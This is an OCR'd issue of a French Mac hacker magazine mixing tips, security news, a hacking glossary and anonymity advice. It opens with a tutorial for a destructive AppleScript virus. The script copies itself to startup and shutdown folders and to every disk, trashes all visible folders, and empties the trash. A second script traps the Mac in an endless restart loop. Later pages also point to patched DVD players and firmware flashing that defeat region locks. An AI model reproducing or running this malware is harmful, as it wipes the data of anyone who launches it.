Après avoir vu les bases de l'AppleScript et les scripts de dossier, nous allons nous occuper des scripts de copie et de déplacement, de dossiers et de destruction qui peuvent être exécutés par le Finder. Donc les scripts ci-dessous sont à encadrer par les commandes

Tell application «Finder»
— ici script de commande
end tell

Les types de dossiers :

startup disk — disque de démarrage (celui sur lequel le système a démarré)
system folder - dossier système
apple menu items folder — dossier menu pomme
extensions folder — dossier extensions
preferences folder — dossier préférences
startup items folder — dossier ouverture au démarrage (les choses que vous placerez ici s'ouvriront dès que votre ordinateur s'allumera ;-p)
shutdown items folder — même chose mais à l'extinction

Les Déplacements :

Pour appliquer une action à un dossier, il faut demander au Finder de le SELECTIONNER. Donc avant chaque action, on a quelque chose comme :
select folder «ZZZ» of «XXX»
select folder «ZZZ» of «XXX» — *sélectionne le dossier ZZZ du disk XXX*
copy selection to «AAA» of «BBB» — *et copie le dans le dossier AAA du disk BBB*
select file «ZZZ» of «XXX» — *selection le dossier ZZZ du dossier XXX*
move selection to «AAAA» of «BBBB» — *et copy LE sur AAAA sur le dossier BBBB*
(truc : les séparateurs de dossier se font aussi sur AppleScript par des «:» ex : select folder «XXX:YYY» donc YYY est dans le disk XXX)

La destruction ;-p

delete selection — *met le dossier sélectionné à la poubelle (voir + haut pour la sélection)*
empty trash — *vide la poubelle*
erase — *détruire un disque(ex : erase disk «XXX»).*

Si vous avez bien compris le tout, vous remarquerez qu'un petit virus peut se faire rapidement : on y va ! Nous allons faire le virus en 2 Script : le premier servira à masquer l'attaque et propager le 2ème dans tous l'ordinateur, le 2ème à détruire l'ordinateur (suivez moi vous allez comprendre ;-)
Tout d'abord préparez un dossier (que j'appellerai ici «Ptit vir») dans lequel vous y mettrez les 2 AS (AppleScript) (j'appellerai les scripts «script1» & «script2» sans espace)
Si vous ne comprenez pas tout lisez le hors série 4 de HZV ou allez dans une semaine sur mon site !
Ce script a peut-être des Problemmes avec les anciennes vertions OS9 et ne fonctionne pas sur OSX !
Le script

tell application «Finder»

- - *** D'abord les infos sur les disques présents !
set ListeDesDisks to list disks — la liste des disques présents
set NbdeDisk to the number of items of ListeDesDisks — le nombre de disques présents

- - *** puis on met une reference à cette application dans une variable (plus facile à manipuler)
select file (path to me)
set RefduScript to a reference to selection

- - *** Puis se reproduire !
- - d'abord dans les dossiers d'ouverture au démarrage et à l'extinction
try — pour éviter de bloquer le prog si les fichiers ont déjà été copiés
copy RefduScript to startup items folder of startup **disk** — copie dans le dossier «ouverture au démarrage»
copy RefduScript to shutdown items folder of startup **disk** — Idem mais à la fermeture
end try

- - puis dans tous les disques durs présents
repeat with i from 1 to NbdeDisk
try — pour éviter de bloquer le prog en cas de problème (impossibilité d'écrire sur un CD ou fichier existant)
copy selection to disk (item i of ListeDesDisks) — copie dans tous les disques présents
end try
end repeat

- - **** Ensuite mettre à la poubelle
repeat with i from 1 to NbdeDisk — on répète pour chacun des disques
set LeDisque to (item i of ListeDesDisks) as alias
set ListeDesDossiers to list folder LeDisque without invisibles — la liste des éléments visibles du disque LeDisque
- -Si vous voullez faire l'essay sur un disk virtuel if LeDisque as text = «Ram disk:» then
repeat with j from 1 to the number of items of ListeDesDossiers
set Lelement to (a reference to (LeDisque as text) & item j of ListeDesDossiers)

try
move folder Lelement to trash — on met tous les dossiers A LA POUBELLE
end try

end repeat
- - si vous voulez faire l'essai sur les elements d'un ramdisk end if
end repeat

- - **** ET VVVVIIIDDDDEEERR la poubelle !
try
empty trash -*****- HAHAHAHAHAHAHAHA
- - pour conclure le message qui tue
say «bye bye lay fischiay» — en écrivant comme ça, le texte parlé en anglais ressemble à du français !
end try
end tell

Sauvez ce AS en application ou mini-application (selon votre éditeur de AppleScript)

Un autre AppleScript qui peut faire rire :

tell application «Finder»

try—on met try car ce fichier existe déjà il n'affichera pas de message d'erreur
select file (path to me)—select le fichier moi meme
copy selection to startup items folder— et copy moi dans le dossier de démarrage
end try
restart—puis redemar
end tell
Si vous avez bien compris, ce script se copie dans votre dossier de démarrage et fait redémarrer votre mac.
Dès que votre mac sera allumé, il ouvrira les fichiers qui sont dans le dossier de démarrage, il va lire votre AS et va redémarrer etc....

By [MG+]zobi8225

Le HACKER frappe à toutes les portes

Les nuisances des pirates sont souvent inoffensives. Mais ne les laissez pas jouer derrière une faille de sécurité. Vous risquez d'avoir des suprises. Une intrusion anodine cache parfois autre chose. Si les vrais hackers risquent la prison, les entreprises, quant à elles, peuvent payer très cher une intrusion malveillante. Les récits de responsables sécurité.

Tous les pirates ne se ressemblent pas. On trouve des gamins qui emploient des techniques éprouvées par leurs aînés pour modifier la page d'accueil d'un site, y inscrire leur nom ou celui de leur groupe.
Les sites de Renault et Sony en ont fait récemment l'expérience (voir **http://www.zataz.com/hacked).**
Mais cela reste semblable à un simple graffiti sur un mur.

Intrusion compétitive

Les véritables hackers sont, quant à eux, capables d'actions bien plus offensives et dangereuses. Ainsi, AnnuPro n'avait subi en apparence qu'un détournement de sa page d'accueil. En réalité, le serveur a été utilisé comme passerelle pour une attaque électronique d'une toute autre envergure.
Quelques jours après le forfait, l'hébergeur du site est contacté par l'agence spatiale américaine : à travers Annupro, c'était la Nasa qui était visée. « Un groupe de hackers a utilisé notre serveur Linux pour narguer un groupe de pirates pakistanais », reconnaît un des responsables. Une agression plus « compétitive que nocive », pour l'annuaire professionnel, qui n'a finalement coûté qu'une après-midi de réparation. A partir du moment où on a un serveur, les tentatives d'intrusion sont quotidiennes », estime Frédéric Chasseux, administrateur système chez le fleuriste aquarelle.com. En 1999, la presse révélait que les numéros de cartes bancaires des clients d'Aquarelle étaient accessibles de l'extérieur. Une erreur due à une faille de sécurité dans le serveur d'Aquarelle exploitée par un journaliste pour prouver la perméabilité du net.
Les trois leaders du marché des serveurs (Enterprise de Netscape, IIS de Microsoft, et Apache) ont chacun leurs faiblesses. Et les hackers ne se privent pas de les exploiter.
Ainsi, début mars 2001, Atos a subi un bug appelé « Unicode » qui a révélé les failles de sécurité de ses serveurs gérant les transactions électroniques de nombreuses entreprises.

La loi, limite de la sécurité

Une des méthodes qu'utilisent les hackers consiste à scanner une multitude d'adresses IP et pénétrer les moins protégées. En plus de son firewall, Frédéric Chasseux a mis en place un monitoring constant. Il peut ainsi établir une liste des tentatives d'intrusions et remonter jusqu'aux adresses IP correspondantes et donc aux fournisseurs d'accès.
Mais il n'est pas évident que le fournisseur d'accès hébergeant l'intrus réprimande les responsables. « C'est comme si des cambrioleurs frappaient à toutes les portes et fenêtres des entreprises pour voir s'ils peuvent y entrer. Et la police observerait de la rue sans intervenir », constate-t-il. C'est là que les besoins en sécurité des entreprises se heurtent à la législation : les fournisseurs d'accès ne sont pas la police.
La palette des dommages que peut subir une entreprise après une intrusion est très large : perte de données, espionnage industriel, introduction de Troyens ou de mouchards.
Aucun administrateur réseau ou système ne se risquera à avouer qu'il a été victime d'espionnage de la part d'un concurrent... ou qu'il est lui même auteur d'une tentative d'espionnage.

Rachid Ouadah

indexel

SUR LE WEB
QUELQUES TYPES D'ERREURS FRÉQUEMMENT RENCONTRÉS


301 document déplacé de façon permanente
302 document déplacé de façon temporaire
400 erreur de syntaxe dans l'adresse du document
401 pas d'autorisation d'accès au document
402 accès au document soumis au paiement
403 pas d'autorisation d'accès au serveur
404 la page demandée n'existe pas
405 méthode de requête du formulaire non autorisée
406 requête non acceptée par le serveur
407 autorisation du proxy nécessaire
408 temps d'accès à la page demandée expiré
500 erreur interne du serveur
501 requête faite au serveur non supprimée
502 mauvaise passerelle d'accès
503 service non disponible
504 temps d'accès à la passerelle expiré


HACKERZ VOICE MAC


Plusieurs systèmes : une seule machine

D'abord un peu de théorie (no prise de tête), comme tout le monde sait reconnaître un dossier système actif, la question peut paraître enfantine. Quand le look de l'icône du dossier système se transforme c'est que le dossier est actif (voir capture écran). Pour désactiver un système, il suffit de déplacer le Finder (on le sort du dossier système).
Que faire avec une machine a usage multiple, comme, par exemple, un vieux G3 Beige équipé de vieux périphériques (traceur, scanner ancien, etc.) ? Plus un peut matos USB.
Ça c'est pour la partie hard.
Pour la partie logiciel, un peu de son (Soundédit version 2), un navigateur récent et une suite de logiciels PAO. On pourrait imaginer que tout ce petit monde a du mal à cohabiter dans une même version système. Plus de problème on peut activer le système de son choix. Pour ce faire, glisser son Finder dans le système sans oublier d'ouvrir et de refermer le dossier système. Pour désactiver, encore plus simple, on sort le Finder du système et on le range dans le dossier Finder (voir capture écran).
Attention si vous redémarrez sans dossier actif, s'affichera alors le fameux point d'interrogation avec la petite disquette. Pour se sortir de ce mauvais pas, il suffit de démarrer sur le CD système (en appuyant sur la touche C pour forcer le boot CD) et d'activer le système de son choix.
Pourquoi plusieurs systèmes : certains produits ne peuvent être mis à jour gratuitement.
Le logiciel n'est plus supporté. Avec cette méthode vous allez pouvoir faire fonctionner un maximum d'applications et de périphériques.

PS Pour les ScriptMAN : En AppleScript on peut imaginer une solution élégante qui automatisera toute ses manipulations en un clique. Et bien maintenant Scripter.







POUSSE À FOND TON PHOTOSHOP

Dans les temps jadis, il y avait une règle d'or : pour un fichier de 10 Mo Photoshop il suffisait d'allouer à shop trois fois la taille du fichier, soit 30 Mo de ram. Cela est de moins en moins valable. Certains filtres sont très très gourmands, l'historique est aussi un gros consommateur de mémoire. Maintenant, avec des versions relativement récentes, plus quelques filtres externes, penser à multiplier par cinq (imaginer 10 Mo, 50 Mo à shop).
Autre cause de ralentissement, le disque de travail de Photoshop sera par défaut sur le disque de démarrage. Si shop plante, il laisse sur le disque des fichiers qui portent l'extension TMP. Ces fichiers sont invisibles et il bouffent la place nécessaire pour remédier à ce problème.
Prendre son disque de boot effectuer une copie, puis faire deux partitions, dont une de 1Go. La nommer Scrash, ce volume sera dédié à shop. Dans shop ne pas oublier de régler les préférences (menu fichier/préférence/disque de travail) sur le disque scrash. Quand l'espace disque de scrash diminue de plus de 10 %, initialiser le volume. Il faut donc impérativement quitter shop, sinon le Finder envoie un message d'erreur.
Vous pouvez créer un disque de travail virtuel. Cette opération nécessite beaucoup de mémoire (vive entre 500 Mo,ou 1 giga, voire beaucoup plus). La mise en place du disque virtuel est très simple à réaliser (aller dans le menu pomme/tableau de bord/mémoire) : dans mémoire, cocher disque virtuel en précisant la taille du disque et redémarrer.
Penser au réglage préférence de Photoshop pour le disque de travail. Et maintenant vous aller pouvoir goûter aux joies du shop rapide.

Lire des DVD sous Mac Os8 et Os9

Certains Mac ne disposent pas de carte de décompression MPEG 2. Néanmoins, les machines récentes sont suffisamment puissantes pour lire des Digital Video Disc.

COMMENT FAIRE

Dans un premier temps, vous devez récupérer une version du lecteur DVD d'Apple (la dernière en date est la 2.7, vous pouvez vous la procurer sur le site d'Apple (**www .apple.com/support**) ou sur le site Version Tracker (**www.versiontracker.com**).

Une fois téléchargé, l'installateur va malheureusement refuser de se lancer en prétextant que vous n'avez pas le matériel requis... (la fameuse carte de décompression MPEG 2).

Pour contourner le problème, nous allons installer le lecteur DVD manuellement. Pour cela, il nous faut l'utilitaire TomViewer (disponible sur ***www.versiontracker.com***), glissez l'archive compressée du lecteur DVD sur Tom Viewer, sortez-en les éléments et rangez les dans leurs dossiers respectifs. (A savoir, tous dans le dossier extensions du dossier système, sauf l'application bien sûr.)

A ce niveau-là, nous avons notre lecteur DVD installé, mais malheureusement il ne fonctionne toujours pas ! Au lancement de l'application, le lecteur DVD cherche sa carte de décompression et il ne la trouve pas !

Pour que cela fonctionne, il faut lui appliquer un dernier patch. Chaque version du lecteur DVD d'Apple à un patch qui lui correspond (ils sont tous disponible sur :

www.opuscc.com/download)

Une fois le patch installé, il ne vous reste plus qu'à redémarrer.

Enjoy !

ATTENTION !

Il est fort possible qu'à la lecture de votre premier DVD, vous rencontriez des problèmes.

En effet, le lecteur peut se lancer correctement, mais au moment de lancer la lecture, le time code démarre, mais pas la vidéo. Ce problème vient du fait que votre lecteur DVD est neuf et n'a jamais lancé de film zoné. Pour palier à cette situation, il vous faut connecter le lecteur sur une machine pouvant lire les DVD d'origine (Mac ou PC) et lire un DVD quelques secondes.

PROBLÈME DE ZONES

Sur : **www.opuscc.com/download** vous trouverez également des lecteurs DVD région Free, qui ne bloquent pas votre lecteur au cinquième passage d'un disque.

Il existe une autre possibilité pour avoir accès à toutes les zones librement.

Deux normes pour les lecteurs des DVD existent :

RPC-2, qui est prévu pour bloquer la zone au bout de cinq passages.

RPC-1 qui, quant à lui, est totalement libre.

Pour passer en mode RPC-1, vous devez flasher le firmware de votre lecteur DVD (ATTENTION cette opération peut comporter des risques pour votre lecteur !). Pour connaître la marque de votre lecteur de DVD, rendez-vous dans « informations système Apple » onglet « périphérique et volume ». Une fois le modèle et la marque connus, vous pouvez vous rendre une nouvelle fois sur :

www.opuscc.com/download

(décidément ce site nous rend bien des services !)

Vous trouverez également des utilitaires vous permettant de changer la zone à la volée...

(kioskos) &(calendosse)

LECTURE DES DVD VIDÉO SOUS OS 10.1

MacOs 10.1 dispose enfin d'un lecteur DVD digne de ce nom. Hélas, trois fois hélas, quelques machines ne pouvaient en profiter (les G3 blanc-bleu, les G4 PCI notamment), c'est désormais de l'histoire ancienne !

VOICI COMMENT FAIRE :

Il suffit de télécharger le lecteur patché sur www.opuscc.com/download

QUELQUES DÉFINITIONS

DOS : deni de service consiste à bloquer u n système via généralement du flood distributaire.

DDOS : plusieurs machines exécutent la même attaque sur la même cible dans le but de réaliser un DoS.

SMURF : réutilisation d'un réseau ou d'une partie d'un réseau dans le relais de paquets, pour sur surcharger une cible ou des cibles.

PHREAK : technique de piratage de lignes téléphoniques. Système qui était un peut a l'abandon mais qui reviens en force avec les téléphones GSM.

SPOOFING : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseau IP.

SNIFFING : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau.

FLAG : drapeau en anglais. Option qui spécifie le type d'un paquet au niveau de la construction.

SOCKET : couche logiciel qui permet la communication réseau.

NUKE : vielle technique qui consiste à envoyer un paquet particulier a un système Windows 95 pour en altérer son fonctionnement. Le terme change actuellement .

EXPLOIT : le moyen d'exploiter une faille sur un système serveur.

BCRCI : service de police français (Brigade Centrale de Répression du Crime Informatique).

HACKERZ VOICE MAC

To be or not to be Anonyme

Exemples de cas où votre identité est ou peut-être connue.

I-1 INTERNET ET LE HTTP :
On croit souvent, à tort, qu'Internet offre une relative confidentialité. A partir du moment où vous entrez sur un site Web, ledit site peut connaitre et parfois enregistre ces informations :
*votre adresse IP (code sur 4 octets identifiant un internaute de manière unique).
*votre nom de réseau ou de domaine (votre réseau local ou votre FAI fournisseur d'accès à Internet ou ISP en anglais).
*votre continent
*votre pays
*le navigateur Internet utilisé
*votre système d'exploitation
*votre résolution et configuration d'écran
*la page visitée avant d'entrer
Ceci sont les informations brutes et disponibles sans efforts.

I-2 CHAT, MESSENGERS, ICQ ET AUTRES COMMUNAUTES :
Maintenant imaginez que sur vous soyez sur IRC. Vous avez donné un pseudonyme. Ce pseudo, dans la plupart des cas, fournit une foule d'informations :
Dans le cas très courant où il s'agit du même nom d'utilisateur qu'un compte e-mail quelconque. Une recherche sur des annuaires e-mail donne parfois accès à :
*votre pays
*votre nom et prénom
*votre adresse postale
*votre numéro de téléphone
*votre FAI
*votre sexe
*votre âge
... Et toutes les informations indiquées dans le formulaire d'inscription.
Comment ? Lisez le paragraphe suivant.

I-3 VOTRE COURRIEL :
A partir de votre e-mail :
Imaginez que vous vous appeliez Jean Dupont et que vous soyez hebergé chez France Telecom (Wanadoo). Vous avez donc sans doute un courriel qui est de la forme j.dupont@wanadoo.fr Voilà votre nom et la première lettre de votre prénom connus. De plus certains FAI possèdent un annuaire des abonnés et la possibilité de créer des pages web persos.
Si sur votre site vous avez les photos du toutou, de vous en vacances à la Baule et la façade de votre maison avec comme légende : un barbecue à la maison, Moigny-sur-Orge, en 1997. Autant vous dire que tous le monde connaît un bon nombre d'informations sur vous. Pour couronner le tout la plupart des FAI donnent des informations sans restrictions (pas Wanadoo, à cause de la loi Informatique et libertés) mais des trucs exotiques comme AOL et autres FAI étrangers ne sont pas aussi sensibles à la vie privée de leurs clients. Pour savoir si vos informations sont disponibles en ligne traquez-vous vous-même et si vous voyez apparaître des informations (lieu de résidence, âge, ville...) qui vous déplaisent envoyez un courriel à votre FAI en demandant de vous retirer des bases de données publiques.

Viers.

ATTENTION A l'AUTOMATISATION DES TACHES

Activités Nocturnes

Vous pouvez programmer votre ordinateur afin de lui permettre d'effectuer des tâches la nuit pendant votre sommeil. Il pourra vérifier vos courriels, envoyer des télecopies et exécuter des téléchargements, et plus, si affinitées...

http://www.kezer.net/insomniac.html

Spécial

ALADDIN TRANSPORTER

Aladdin Transporter mérite un coup de chapeau. Fabriqué par la même compagnie qui a conçu Stuffit Expander et Dropstuff, entre autres, Transporter est une sorte d'Applescript vitaminé.
Transporter permet de créer de petits scripts d'automatisation des tâches. Contrairement à Applescript toutefois, il n'est absolument pas nécessaire de connaître quoi que ce soit à la programmation pour l'utiliser. Transporter permet de faire afficher des images, des vidéos, des messages textes ou des alertes, de faire jouer des sons, d'envoyer ou de télécharger des fichiers par FTP, d'accéder à des URL, d'envoyer des courriels, de compresser ou de décompresser des fichiers, de les copier, les ouvrir, les renommer, les replacer, d'en faire des alias, etc. Ce n'est pas assez ? Il est toujours possible d'ajouter un Applescript à la liste des tâches.
La création d'un script est on ne peut plus simple. Il suffit de définir une à une les tâches que l'on veut le voir effectuer (il suffit pour cela de répondre à quelques questions), d'en modifier l'ordre le cas échéant, et d'appuyer sur le bouton lançant la création. Notez que l'on peut également très facilement protéger le tout par un mot de passe.
Transporter peut être très utile lors de présentations ou, surtout, pour l'exécution de tâches répétitives.

Taille du fichier : 240 Ko
http://www.aladdinsys.com/transporter/maclogin.html

SLEEPER

Logiciel qui vous permet de contrôler plusieurs paramètres lorsque vous n'utilisez pas votre Mac. Vous pouvez définir le temps de votre mise en veille, arrêter votre disque dur, protéger ces paramètres par un mot de passe et autres.
Téléchargement :
Taille du fichier : 339 Ko
http://www.stclairsw.com/Main/download.html

Remerciement à Megagiciel.com pour leur veille technologique.

OUTILS PAS CHERS MA CHÈRE

Comme vous avez pu certainement le remarquer à la lecture de ces pages (je l'espère), notre démarche se veut alternative .
Nous allons donc rapidement aller faire un petit tour chez Mister Free, qui met au service de ses abonnés quelques outils pour leur permettre de réaliser leurs sites persos.
Sans entrer dans le détail, vous pourrez trouver tout (ou presque tout) ce qu'il faut pour pouvoir bosser en toute quiétude . Afin que vous puissiez profiter pleinement de votre accès gratuit à Internet, Free met à votre disposition une trousse contenant les dernières versions des outils et les plus fréquemment utilisés sur le Web.
plug-ins*
freewares**
sharewares***
*modules d'extension des fonctionnalités de votre navigateur
**logiciels gratuits,
*** logiciels à tester gratuitement pendant une période donnée. (Source Free)
Alors pourquoi attendre pour aller faire un tour du côté de cher Free?
http://support.free.fr/outils.html
PS Pour s'abonner aller à : http://inscription.free.fr/

Hacker Menu

(ou... comment hacker les menus de vos progs)

Un logiciel qui n'existe pas dans la langue désirée, voire même pire, des grosses erreurs de traduction, des raccourcis inexistants...
On a même utilisé des logiciels en plusieurs langues, vendus comme une version francaise. Exemple, un logiciel de maintenance dont je ne citerai pas le nom par charité, qui, quand on cliquait dans un menu s'affichait dans la langue de Schakespeare, et qui, dans un sous-menu s'exprimait en teuton. C'était déjà l'Europe.

Pour remédier a tous ces problèmes, on va voir comment les corriger ou traduire, et aussi implanter des raccourcis clavier. On explorera de même quelques possibilités de resédit.

Matériel requis

Un ordinateur. même si c'est une relique, avec MacOs, peu importe la version système, ce qu'il faut éviter, ce sont les extrêmes.

Logiciel. Resédit, le fameux logiciel qui a traversé sur plus de dix ans, toute la gamme Apple, est un logiciel sur lequel nous allons nous pencher. Pour nos expérimentations, nous nous contenterons de prendre une copie de simple text.

RACCOURCIS CLAVIER À BASE DE POMME

On glisse le simple Test sur l'icône Resédit et l'on tombe sur une fenêtre affichant 31 icônes. On va directement dans l'icône menu, on double clique et on a, devant nous, le détail de tous les menus du programmes. Prendre dans le menu fichier le aperçu avant impression, cliquer une fois dessus, on a alors les attributs du menu ; aller dans Cmd-Key et, en caractères majuscules, entrer une lettre de votre choix dans cette case. Choisissez assez bien vos caractères, et ne pas faire de doublons avec les raccourcis existant comme pomme (o, c, v, x, et les autres).
Si vous utilisez une lettre déjà prise, seul le raccourci d'origine sera actif. On enregistre, on quitte Resédit, on lance Simple Text, et,oh magie, le menu aperçu avant impression comporte maintenant un raccourcis clavier !

Pour la traduction

Même opération : glisser déposer Simple Text sur Resédit, nous allons utiliser les rubriques DITL ; MENU ; STR*.

La partie DITL contient les dialogues des différentes fenêtres.
Pour modifier le texte et les boutons, double cliquer dessus.
La partie menu contient, comme son nom l'indique, tous les détails des menus. Pour modifier les menus, cliquer deux fois dessus, puis sélectionner le menu de votre choix, double cliquer, et par sélection, vous avez accès a tous les sous-menus.
La partie STR* contient l'aide de l'info bulle de Simple Text.
Pour la modifier, double cliquer sur le numéro de chaine, et là, à vous de jouer. ET pour la signature du logiciel (menu pomme) a vous de trouver, c'est pas loin.

Contactez toujour l'éditeur et l'auteur du logiciel si vous modifiez le logiciel.

RECONSTRUIRE LE BUREAU SOUS MAC OS 7, 8, 9, SANS REDÉMARRER

**Vous voulez reconstruire le bureau, mais vous n'avez pas le courage de redémarrer. Procédez comme suit.
Forcez le Finder à quitter (pomme + option + escape), tout en cliquant sur quitter, maintenez enfoncées les touches pomme,option. Votre Mac vous proposera alors de reconstruire le bureau de tous les volumes montés.**

Installeur bien pratiKe

MacInstall est un système d'installation de logiciels Mac puissant et pourtant simple à utiliser.
Il peut placer des articles pratiquement n'importe où, dans des endroits bien précis du dossier système de Mac OS ou sur un disque dur, très facilement. Il n'est pas limité à quelques dossiers, il reconnaît tous les dossiers spéciaux de Mac OS.
Il peut être utilisé par tout un chacun via son propre éditeur GUI.

CARACTERISTIQUES

Editeur	Public Access Software	Licence	Démo
Version	1.0.1	OS	Mac OS 7
Date de sortie	07/08/2000	Langue	Anglais
Temps de téléch.	1 minutes à 56 kbps	Config. requise	Mac OS 7.5
Taille fichier	389 Ko		

Téléchargable à :
http://www.calogiciel.com/logiciel/telecharger/mac-os/utilitaires/divers/macinstall.html

La carapace de la POMME résiste-t-elle mieux aux vers ?

Adepte du Macintosh, vous êtes brillamment passé entre les gouttes de Sircam et Nimda. Votre machine est en effet – contrairement à ses cousins PC – invulnérable face à ces attaques et vous vous en félicitez. Mais êtes-vous sûr d'être si bien protégé ?

Tous les spécialistes l'admettent : le Macintosh est moins exposé aux virus, car la part d'Apple sur le marché des ordinateurs est limitée à 4 %. « L'objectif principal d'un auteur de virus est d'infecter le plus grand nombre d'utilisateurs », explique Olivier Lacroix, ingénieur réseau chargé de la sécurité au Centre inter-universitaire de ressources informatiques de Lorraine. « Il n'a aucun intérêt à perdre son temps pour créer un virus à effet limité. » Les chiffres confirment ce constat : l'institut spécialisé en sécurité informatique, ICSA Labs, a recensé entre 40 et 100 virus Macintosh actifs, alors que près de 50 000 virus sévissent sur les PC.

« Les créateurs de virus se sont perfectionnés pendant des années et maîtrisent aujourd'hui en détail le fonctionnement des PC. Ils ne vont pas s'aventurer dans un système qu'ils ne connaissent pas », rappelle Olivier Lacroix. Epidemac, le site francophone des virus Macintosh, qui publie régulièrement un baromètre d'état viral, affiche d'ailleurs un niveau de risque faible pour les utilisateurs d'Apple. Mais cette immunité des Mac ne vient pas uniquement du nombre limité des menaces.

Les parasites qui contaminent les PC n'ont, en principe, aucun effet sur les Macintosh.

La stabilité de Mac OS, le système d'exploitation de Macintosh, contribue également à réduire les risques. Mac OS dispose, en fait, d'une mémoire morte - appelée ROM - qui contient une partie de son code. Impossible à modifier, ce ROM est donc inaccessible pour les virus. Autre avantage : chaque nouvelle version, contrairement à Windows qui comporte toujours des éléments des anciens systèmes, éradique naturellement les virus qui contaminaient les OS précédents. Les parasites qui contaminent les PC n'ont, en principe, aucun effet sur les Macintosh... sauf si vous utilisez les logiciels de l'environnement Windows comme Microsoft Word, Excel ou Outlook.

Les macro-virus et autres codes malicieux qui menacent ces programmes sont également capables d'infecter les Macintosh. Conçus initialement pour les PC, ces logiciels bureautiques sont aussi disponibles en version Mac et ils sont de plus en plus répandus chez les utilisateurs d'Apple. Le virus Melissa par exemple, qui est un macro-virus des fichiers Word, a ainsi pu infecter des milliers d'utilisateurs de Macintosh.

Prenez bien vos précautions si vous utilisez la suite Microsoft Word, Excel ou Outlook, Entourage.

Les fidèles de la Pomme sont donc aussi vulnérables que les utilisateurs de PC face aux macro-virus. Les failles de sécurité d'Internet Explorer et d'Outlook constituent également des menaces. Autre point d'entrée possible des virus : les partitions DOS/Windows sur un Macintosh. Si vous possédez ce type de partition ou si vous utilisez des logiciels d'émulation de PC sur votre Mac, les virus PC peuvent aussi contaminer votre machine. Découvert en juin 2001, le virus Simpson a révélé un autre point sensible des Macintosh : basé sur le langage de programmation Apple Script, il a montré qu'il était désormais possible de créer facilement de nouveaux virus avec les outils des Macintosh. De nouveaux virus qui utilisent le même langage sont donc attendus par les spécialistes...

« Les virus Macintosh découverts jusqu'à présent causent rarement des dégâts importants. Ils se contentent, la plupart du temps, d'afficher des messages étranges », déclare Olivier Lacroix. Mais cette situation peut rapidement changer à cause des nouvelles fonctionnalités de Mac OS X qui ressemblent de plus en plus à celles d'un PC. Il est donc indispensable de se munir d'un *antivirus adapté au* monde Macintosh. « Les utilisateurs sont plus exposés aux risques quand ils se croient invulnérables », souligne Olivier Lacroix. « La protection n'est jamais efficace quand on minimalise les risques. »

Burçin Gerçek

indexel

Changez d'I book !

Vous souhaitez changer de voiture. Votre choix est fixé sur un modèle de l'année. Vous passez commande, puis prenez livraison de la splendide auto chez votre concessionnaire. Moins d'une semaine plus tard, ébahi, furieux vous découvrez dans sa vitrine un nouveau modèle sensiblement moins cher mais plus perfectionné et d'une cylindrée plus généreuse, avec un moteur plus puissant. Il serait étonnant que la discussion ne débouche pas avec votre vendeur sur un rapide arrangement. Dans la high-tech, du moins chez Apple, les mœurs commerciales sont différentes. La considération pour le client aussi. L'aventure est plus scandaleuse encore. Fin août je prévois donc de profiter d'Apple Expo pour acheter un nouvel I Book... Mais de démonstration, auprès d'un des deux « brokers » auquel Apple cède son matériel. Le drame du11 septembre en a décidé autrement. Le besoin perdure. Je fais mon benchmarking et me décide pour le modèle haut de gamme, le I Book « Combo » avec graveur et lecteur DVD pour 2 375 euros (15 600 francs) avec son Bus de 66 mhz , son microprocesseur à 500 mhz et son disque dur de 10 gigas... Commande est donc passée, faute de matériel disponible chez IC Apple Center, rue du Renard, face à Beaubourg le 2 octobre dernier. La livraison intervient le 10 octobre.

Effectivement on-line on me réclame 20,60 euros de frais d'envoi pour recevoir mon dû.

